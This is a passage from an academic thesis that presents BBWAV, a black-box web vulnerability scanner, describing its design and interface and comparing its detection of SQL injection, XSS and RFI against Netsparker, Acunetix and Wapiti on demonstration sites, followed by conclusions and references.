


Figure 3.6: General algorithm to identify and evaluating Web application vulnerable

As shown in the Figure 3.6, an embodiment of the present method as a flow chart showing the identification of links of interest and security vulnerabilities. The algorithm of detecting web site vulnerabilities includes connecting to a website to evaluate the website for web application vulnerabilities. Also includes retrieving a webpage from the website and identifying a link within the retrieved webpage. Further includes comparing the identified link to a known database of links to determine a

unique link. Once the unique links are identified the method can request the unique links from a server for evaluating vulnerabilities.

The method generates an attack string directed to the requested unique link and identifying any security vulnerabilities within the requested unique link.

What is requested is:

- A method of detecting website vulnerabilities, comprising the steps of connecting to a website.
- Retrieving a webpage from the Website.
- Identifying a link within the retrieved webpage.
- Comparing the identified link to a known database of links to determine a unique link, where in determining the unique link includes evaluating a degree of uniqueness when compared to the known database.
- Requesting the unique link from a server.
- Generating an attack string directed to the requested unique link, and identifying security vulnerabilities within the requested unique link.

3.7 Database Diagram

I selected MS-Access in order to make BBWAV a “Portable” tool Because MS-Access does not need a database server, As well a “Profile” for each test in order to allow BBWAV users to “Pause” and “Continue” the scanning later and this is very imperative in the large websites. Also save the vulnerable pages in the “Exploit” table in order to offer some statistical information about the website to the user as shown in the Figure 3.6.




Figure 3.6: Database diagram

The vulnerable pages will be saved in the “exploit” table in order to offer some statistical information about the website to the user. On the same way website pages with its contents will be saved in the “page” table in order to analyse its content by the crawler for more links, in addition of offer website map to the user after a successfully crawling.

3.8 Implementation

The implemented automated approach “BBWAV” based on C# using Microsoft’s Visual Studio.NET 2012 Integrated Development Environment (IDE). BBWAV it’s an open-source tool, which can analyze known vulnerabilities. Open-source is important for other researchers to replicate our results, and known-vulnerable is important because we aim to automatically prevent these known vulnerabilities.

Finding this application proved to be a challenge, compared to other languages such as PHP, ASP and Python.

BBWAV offer also two mode of scan such default mode and deep mode scan. Default mode will be done for the whole block of parameters at a time, that's mean BBWAV in this mode will try to attack all query strings and parameters at the same time with the same malicious input. This mode is used when you need to perform a speed scan and the time of scan can be calculated by the equation:

$$T = \sum_{P=1}^n (NT \times RT)$$

Where :

n: number of profile (site) web pages.

NT: number of tests (XSS only, XSS and RFI, Etc.).

RT: time for the web request to be done.

Deep Scan will be done for one parameter only at a time, meaning that you will know exactly which page parameter is vulnerable and which one is not.

This mode need more time because BBWAV will send a new web request for each parameters meaning the final time for scanning T is equal :

$$T = \sum_{P=1}^n (NQ \times NF \times NT \times RT)$$

Where :

n: number of profile (site) web pages.

NQ: number of page query strings parameters.

NF: number of page form input fields.

NT: number of tests (XSS only, XSS and RFI, Etc.).

RT: time for the web request to be done.

Also our BBWAV tool will provide us scanning history storage and a detailed report about the scanning process and provides all of the vulnerable links and target also provide a small notes for each vulnerable found and how to fix it.

3.9 BBWAV User Interface

The User Interface contains all the main features needed to operate the application.

3.9.1 Main User Interface

From the Main User Interface you can launch a new scan, open old scan, and access to Help guide for more information, or terminate the application (Figure 3.7).



Figure 3.7: BBWAV main interface

New Scan: Access the Scan Wizard to start a new scan.

Open old scan: open an old scan

Help: for more information about the use of BBWAV

About: describe author and software license

Close: to terminate the application

3.9.2 New Scan

With click on **New Scan** button, the Scan Wizard will start up and offer you a number of settings to guide you through the process of launching a website audit. You will need to enter the IP or the URL of the website that you wish to scan as shown the Figure 3.8.



Figure 3.8: Scan target and configuration




Figure 3.9: Scan framework

As shown in the Figure 3.8, a sample window is given to enter the IP or the URL of the website that you wish to scan, also to enter the name of scan session with selecting the types of vulnerability which the user want to scan, when the “OK” button is clicked, the scan window framework executed as shown in the Figure 3.9.

3.9.3 Open Old Scan

With click on **Open Old Scan** button, the tool will offer you to open any old scan history.




Figure 3.10: Open an old scan

A list of old scan sessions is given in the Figure 3.10. the user need to select the session of scan and click “Ok” button which provide the history scan of the selected session on the list.

CHAPTER FOUR

RESULT AND DISCUSSION

4.1 Introduction

There are different scanners trying to detect vulnerabilities. In this chapter, we will discuss the result depend on their detection mechanisms and reporting by using our tool BBWAV as a goal of comparing. I introduce the four scanning phases of many scanners, including crawling, electing attack points, attacking, and reporting. In our detailed comparison for injection mechanisms, we concentrate on the phase of attacking, which affects the attack effectiveness. To have an intuitive understanding of the attack mechanisms, we have a source code study of Skipfish (Zalewski, 2011), an open source web application scanner developed by Google. For the phases crawling and deciding attack points, since the evaluations focusing on them can be separate topics in related work, we do not cover detailed comparisons for scanning performance in these two phases in this thesis.

According to our scanning experience, most scanners use automated fuzz testing techniques. At first, scanners inject invalid inputs to certain input fields, which are referred as attack points in this thesis. Then, they search for certain predefined patterns in the response pages, trying to show that there is no proper sanitization on the inputs in vulnerable locations.

This chapter describes the details of our testing and result process. In the following sections, we will introduce the web application scanners we use case studies of real world applications and controlled test applications. To study the reasons causing the different scanning performance, we also present our comparisons for attack and injection mechanisms.

4.2 Proposed Web Application Scanners

This section introduces the web application scanners used in our project. In many cases, commercial scanners are easier to use. They have more advanced user interfaces helping control their scanning activities. In contrast, many open source tools have rudimentary configuration support, and some of them only rely on command line

operations to configure their scanning processes. They usually take more time to set up. But on the other hand, open source scanners have no restriction for users to access their technical details, which is helpful for further studying their detection mechanisms.

Our experiments mainly focus on four scanners. Netsparker community edition and Acunetix free edition are commercial tools, and Wapiti is an open source. Table 4.1 gives a comparison for various usability-related features of the scanners mentioned above.

Table 4.1: Usability Comparison for 3 scanners

		Netsparker CE	Acunetix free edition	Wapiti
Overall Usage	GUI	Yes	Yes	No
Crawling	Stop after Crawling	No (disabled)	Yes	No
	Exclude URL	Yes	Yes	Yes
Session Maintenance	Login method	Cookie	Login Sequence	Cookie File
	Exclude Logout	Yes	Yes	Yes
Reporting	Show crawl result	Yes	Yes	No
	Severity classification	Yes	Yes	Yes
	Request& Response detail	Yes	No	No
	Attack pattern	Yes	Yes	Yes

4.2.1 Netsparker Community Edition

The edition we use is Netsparker community edition. It is a commercial scanner claimed to be free from false-positives, as described in the product website. It shares the same user interface with the professional edition. To perform automatic authentications, Netsparker allows users to use cookie strings of authenticated

sessions. In our evaluation, cookie information is obtained by the network tamper tool, i.e., the tamper data plug-in of Firefox, which can help view and modify the contents in request headers and parameters. To maintain the authenticated session status, Netsparker allows users to specify the key words that should be included or excluded in the web pages being scanned, and users can use this method to detect and avoid logout pages. This feature is quite useful, since it is often that the session has a logout state when a logout page is visited, and many web pages cannot be reached afterwards. Although several advanced reporting functionalities are disabled in this free version, it still provides sufficient information, such as the severity type, background description, request and response content focusing on the reported locations, and attack strings used to exploit the vulnerabilities. The crawling results of the target websites can also be viewed in the report page.

4.2.2 Acunetix Web Vulnerability Scanner Free Edition

Acunetix free edition is another free scanner without any period limitation. It has an advanced graphic user interface. To perform the login operations automatically, Acunetix has a recorder with a mini browser to record the users' logging actions, including the URLs visited, the password entered, etc. The scanner is able to retrieve the recorded information, which is referred as login sequence, to perform automatic authentications at later scanning phases. To maintain a valid session status for reaching more web pages, the recorder allows users to specify key words indicating whether the session is in the login state or logout state. In this way, the scanner is able to avoid pages with the specified key words and avoid unexpected status changes. After the crawling phase, Acunetix allows users to choose which web resources should be included or excluded in later scanning phases.

In its final report, users can see descriptions of vulnerabilities and attack strings. But it does not provide the details of the requests and responses related to the reported issues.

4.2.3 Wapiti

Wapiti is an open source scanner written in Python, and the version we use is 2.3.0., it only uses a command line interface to configure its scanning processes. To perform automatic authentications, it has programs to generate cookie files according to the login page URLs and credential data provided by the users. Different from

cookie strings which are used directly by many scanners, the cookie files embed the cookie information in their text content, and the scanner can obtain the information from the files to perform authentication activities. Our evaluation experience shows that it cannot bypass authentication web pages in several scanning runs. The scanner also has commands to exclude certain URLs during the crawling phase, avoiding logout pages.

The reports are generated as html pages, which present brief vulnerability descriptions, vulnerable locations and parameters, and attack strings. They do not have detailed information about the crawling results, such as detailed content in requests and responses focusing on the vulnerable locations, vulnerability classifications in deeper levels, and more detailed descriptions, etc.

4.3 Testbed for Proposed Web Application Vulnerability Scanners

In order to make our testbed for proposed web application vulnerability scanners, there are many “vulnerability demonstration sites”, such as *testfire.net* and *webscantest.com* or as web application designed to teach web application security concepts such as WebGoat by OWASP, Hacme Bank (Foundstone, 2006). However, BBWAV has produced an interesting comparison of four proposed black-box scanners by running the products against several of these demonstration sites. Finally, we select as a testbed for proposed Application Vulnerability Scanners against BBWAV which is vulnweb.com proposed by Acunetix.

Testfire.net website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities such as SQL injection, Cross-Site Scripting (XSS)...etc., and website defects. This site is not a real banking site.

4.4 Joined Results

4.4.1 General Detecting Vulnerability Test


The main objective of present real test bed is to select the tools that generated the most useful results. As shown in table 4.2 and Appendix B, SQL injection for Netsparker had the good result. Even Acunetix had good result for SQL injection comparing with BBWAV and Wapiti. On the other hand BBWAV had good result concerning XSS and RFI Vulnerabilities comparing with all tested tools.

Table 4.2: Number of detected Vulnerability

	Netsparker	Acunetix	Wapiti	BBWAV
SQL Injection	7	5	4	3
XSS	3	4	2	6
RFI	0	0	0	1

The results of tested tools are explained in Table 4.2 and shown by illustrated graph in Figure 4.1, to gain an overview of those tools.

Figure 4.1: illustrated graph of detected Vulnerability



4.4.2 False Positive Results

A false positive is where you receive a positive result for a test, when you should have received a negative result. In our test we detect some of false positive by the tool used in the scan and sometimes by experience in the field of pentesting.

The results of false positive detected by the presented scanner are clarified in Table 4.3 and Appendix B, the lowest number of false positive was detected by BBWAV and Wapiti (it detected one vulnerability that, in fact do not exist). Highest number of false positives was detected by Acunetix (it detected 10 vulnerabilities that, in fact, do not exist).

Table 4.3: Number of False Positive

Netsparker	Acunetix	Wapiti	BBWAV
2	4	1	1

4.4.3 Time Taken by each Scanner

Is important to test time taken by each tool to scan the all of web application. As shown on table 4.4 and Appendix B, the average time for Acunetix to make a report is almost 19.35 minutes, and 12 minutes for Netsparker, On the other hand BBWAV taken 10.13 minutes, Therefore BBWAV had good result comparing with Acunetix and watipi.

Table 4.4: Time of scanning taken by each tool

Netsparker	Acunetix	Wapiti	BBWAV
12 m 19 s	19 m 35 s	1 h 50 m	13 m 13 s

As shown in table 4.4, measured time taken by the four scanners from the starting of scan to the final result.

4.5 Discussion of Results

From the above result it is clear that different tools have reported diverse numbers of vulnerabilities. An important observation is that Netsparker and Acunetix (commercial tools) are able to identify more number of vulnerabilities than BBWAV and the residual tools. On the other hand BBWAV proven efficacy of detecting XSS vulnerabilities. Finally, we concluded that all scan tools detected less than 90% of XSS vulnerabilities, while our tool detected all XSS vulnerabilities.

In our analysis we created our own custom testbed. Our performance analysis was based on testing three black-box web vulnerabilities scanners against BBWAV. Our results showed that BBWAV had a good timing to finalize the scan. As well the detection rate of stored XSS vulnerabilities using BBWAV black-box scanner is high and efficacy comparing with the three tools, on the other hand BBWAV need to be improved for other vulnerabilities such as SQL injection and RFI.

CHAPTER FIVE

CONCLUSION AND FUTUR WORK

5.1 CONCLUSION

Throughout this dissertation, we have discussed and analyzed the state of web security today. I have proposed a technique that aims to find vulnerabilities before a malicious attacker has the chance. It is in this vein of preemptively finding vulnerabilities that I believe will have the greatest return-on-investment. By finding vulnerabilities early on in the development process, the vulnerabilities will be easier and cheaper to fix. In this spirit, for moving forward I see the web security community moving to approaches that create web applications that are secure by construction. Therefore, vulnerabilities can be prevented, just by designing an application in a certain way, or perhaps by creating a new language or framework that is easy to statically analyze. As shown throughout this dissertation, web application vulnerabilities are incredibly prevalent, and show no signs of stopping. In order to counteract this trend, we require novel ideas: new ways of designing applications, new tools to automatically find security vulnerabilities, or new approaches to web applications. The web is too important to wait; we must take responsibly for securing this popular platform.

We tested our concepts by running BBWAV, our open-source prototype implementation, on open test web application and comparing it with three other scanner tools. The empirical results show that we are able to efficiently and automatically detect vulnerabilities with a low false positive rate. That testbed show also that our tool efficacy to detect XSS and RFI vulnerabilities.

5.2 Crawling

Although we have not evaluated scanners' performance in the crawling phase in detail, there are factors in this phase influencing the scanning experience, such as the effectiveness of session management. Only with well-controlled session management can the functionalities of a scanner be utilized to its limit. In case studies for real-life web applications, due to several failures in keeping stable session states, Wapiti could not reach enough web resources in the crawling phase during several scanning runs. In order to improve this, scanners should have good usability in the

functionalities like auto login and session maintenance. Many scanners have options to use the cookie string of an authenticated session in their configurations, which is easy to use and control, but this is the only method for many scanners. If the most frequent login method is not working, a good scanner should have several other methods as back up, since this can greatly increase a scanner's usability.

5.3 Limitations and Future Work

- ❖ This work didn't cover all the top ten security vulnerabilities defined by the Open Web Application Security testbed; we just considered the XSS, SQL injection and RFI vulnerabilities.
- ❖ Small size PHP programs were tested using our approach as a proof of concept. More experiments should be conducted considering larger size and more sophisticated programs.
- ❖ Our work considers only PHP using Java Script Web applications. Other platforms such as ASP.net and JSP should be considered as well.

Despite the above-mentioned advantages, our techniques have major limitations. First, our techniques are based on dynamic analysis and thus confronted with the inherent challenge of addressing the completeness of the analysis. Insufficient exploration of the state space of a web application leads to inaccurate characterization of application logic, resulting in both false positives. Although we leverage carefully crafted user simulators and the automated crawler to minimize the chances of insufficient exploration, we cannot reason the coverage of the state space of a web application and improve it automatically. On the other hand the access to the pages that require authentication it's an issue that confronts us.

Future work will address the above limitations. More analysis and improvement to the fitness function will be considered in addition. As well we are planning to implement more attack types to detect most vulnerability. Also, there is other testbed room to test and improve in the performance of BBWAV we will take them under consideration. We are also currently setting up a web site where the code

Source of BBWAV can be downloaded from. Although we are aware that BBWAV can be used for malicious purposes and even academic research, we believe that it can provide valuable help for web application developers to audit the security of their application.

REFERENCES

- Acunetix,. (January 2014). “Website Security with Acunetix Web Vulnerability Scanner,” Available: <http://www.acunetix.com>.
- Akrout, R., Alata, E., Kaaniche, M., & Nicomette, V. (2014). An automated black box approach for web vulnerability identification and attack scenario generation. *Journal of the Brazilian Computer Society*, 20(1), 1-16.
- Akram, M., & Ashraf, W. (2015). Analytical Study of Black Box and White Box Testing for Database Applications.
- Al-Saleem, S. M. (2015). A Critical Survey of different Security aspects in Saudi Arabian Web Servers. *International Journal of Computer Science and Network Security (IJCSNS)*, 15(2), 1.
- AnantaSec. Web Vulnerability Scanners Evaluation (Jan. 2009). <http://anantasec.blogspot.com/2009/01/web-vulnerability-scanners-comparison.html>,
- A. Roichman, E. Gudes, (2008). “DIWeDa - Detecting Intrusions in WebDatabases”. In: Atluri, V. (ed.) DAS 2008. LNCS, vol.5094, pp. 313–329. Springer, Heidelberg.
- Avancini, A. and M. Ceccato (2010). Towards security testing with taint analysis and genetic algorithms. *Proceedings of the 2010 ICSE Workshop on Software Engineering for Secure Systems*. Cape Town, South Africa, ACM: 65-71
- A. van Kesteren and D. Jackson, (Apr. 2006). The XMLHttpRequest Object. <http://www.w3.org/TR/2006/WD-XMLHttpRequest-20060405/>.
- A. Wiegenstein, F. Weidemann, M. Schumacher, and S. Schinzel (Oct. 2006). Web Application Vulnerability Scanners—a Benchmark. Technical report, Virtual Forge GmbH.
- Balzarotti, D., Cova, M., Felmetsger, V., Jovanovic, N., Kirda, E.kruegel, C., and Vigna, (2008). Saner: Composing Static and Dynamic Analysis to Validate Sanitization in Web Applications. *IEEE Symposium on Security and Privacy*, IEEE, pp. 387–401.
- Bau, J., Bursztein, E., Gupta, D., & Mitchell, J. (2010, May). State of the art: Automated black-box web application vulnerability testing. In *Security and Privacy (SP), 2010 IEEE Symposium on* (pp. 332-345). IEEE.

- Bennetts, S. (2013). Owasp zed attack proxy. AppSec USA 2013.
- B.I.A. Barry and H.A. Chan, (2009). "Syntax, and Semantics-Base Signature Database for Hybrid Intrusion Detection Systems," Security and Comm. Networks, vol. 2, no. 6, pp. 457-475.
- C. Gould, Z. Su, and P. Devanbu, (2004). "JDBC checker: A static analysis tool for SQL/JDBC applications", pp. 697- 698.
- Chen, J. M., & Wu, C. L. (2010, December). An automated vulnerability scanner for Injection attack based on injection point. In Computer Symposium (ICS), 2010 International (pp. 113-118). IEEE.
- Cho, Y. C. (2015). Implementation and analysis of website security mining system, applied to universities' academic networks. Tehnički vjesnik, 22(2), 279-287.
- David Scott and Richard Sharp, (2002). Abstracting application-level Web security. 11th ACM International World Wide Web Conference, Hawaii, USA.
- Deven Gol, Nisha Shah and Priyank Bhojak (May. 2015). Web Application security tool to identify the different Vulnerabilities using RUP model. (IJETEE – ISSN: 2320-9569).
- FELMETSGER, V., CAVEDON, L., KRUEGEL, C., AND VIGNA, G, (August 2010) Toward Automated Detection of Logic Vulnerabilities in Web Applications. In Proceedings of the USENIX Security Symposium (Washington, DC).
- Foundstone, (May 2006). Hacme Bank v2.0. <http://www.foundstone.com/us/resources/proddesc/hacmebank.htm>.
- Gordon M. Snow, Federal bureau of investigation (FBI), (September 14, 2011) "Statement before the House Financial Services Committee, Subcommittee on Financial Institutions and Consumer Credit Washington, D.C".
- G. William, J. Halfond, A. Orso, (2006). "Using Positive Tainting and Syntax Aware Evaluation to Counter SQL Injection Attacks, 14th ACM SIGSOFT international symposium on Foundations of software engineering.
- HALFOND, W., CHOUDHARY, S., AND ORSO, A, (2009). Penetration testing with improved input vector identification. In Software Testing Verification and Validation, 2009. ICST'09. International Conference ,IEEE, pp. 346–355.
- H. Peine, (Jan. 2006). Security Test Tools for Web Applications. Technical Report 048.06, Fraunhofer IESE.
- Hassan, A. E., & Holt, R. C. (2002, May). Architecture recovery of web applications.

- In Software Engineering, 2002. ICSE 2002. Proceedings of the 24rd International Conference on (pp. 349-359). IEEE.
- Herzberg, A., & Shulman, H. (2012, September). Security of patched DNS. In European Symposium on Research in Computer Security (pp. 271-288). Springer Berlin Heidelberg.
- Hodges, J., Jackson, C., & Barth, A. (2012). Http strict transport security (hsts) (No. RFC 6797).
- HUANG, Y.-W., YU, F., HANG, C., TSAI, C.-H., LEE, D.- T., AND KUO, S.-Y, (2004). Securing web application code by static analysis and runtime protection. In WWW '04: Proceedings of the 13th international conference on World Wide Web (New York, NY, USA), ACM, pp. 40–52.
- Hussein, S. S. (2015). STREAMING MEDIA: RISKS AND SOLUTION DESIGN A SECURE STREAMING SYSTEM.
- HTTPUnit (Feb 2011): <http://httpunit.sourceforge.net>.
- I. Lee , S. Jeong, S. Yeoc, J, (2011). Moond, “A novel method for SQL injection attack detection based on removing SQL query attribute”, Journal Of mathematical and computer modeling, Elsevier.
- James, J., Coutts, J., & Gururajan, R. (2015). It's all about the benefits: Why extension professionals adopt Web 2.0 technologies. Rural Extension and Innovation Systems Journal, 11(1), 72.
- Jerry Brito, (November 18, 2013). U.S. Senate Committee on Homeland Security & Governmental Affairs, “BEYOND SILK ROAD: POTENTIAL RISKS, THREATS, AND \ PROMISES OF VIRTUAL CURRENCIES”, P 15.
- J. J. Garrett, (Feb.2005). Ajax: A New Approach to Web Applications. <http://www.adaptivepath.com/ideas/essays/archives/000385.php>.
- Johari, R., & Sharma, P. (2012, May). A survey on web application vulnerabilities (SQLIA, XSS) exploitation and security engine for SQL injection. In Communication Systems and Network Technologies (CSNT), 2012 International Conference on (pp. 453-458). IEEE.
- JOVANOVIC, N. KRUEGEL, C. AND KIRDA, E, (2010). Static analysis for detecting taint-style vulnerabilities in web applications. Journal of Computer Security 18, 5, 861–907.
- Kicillof, N., Grieskamp, W., Tillmann, N., & Braberman, V. (2007, July). Achieving

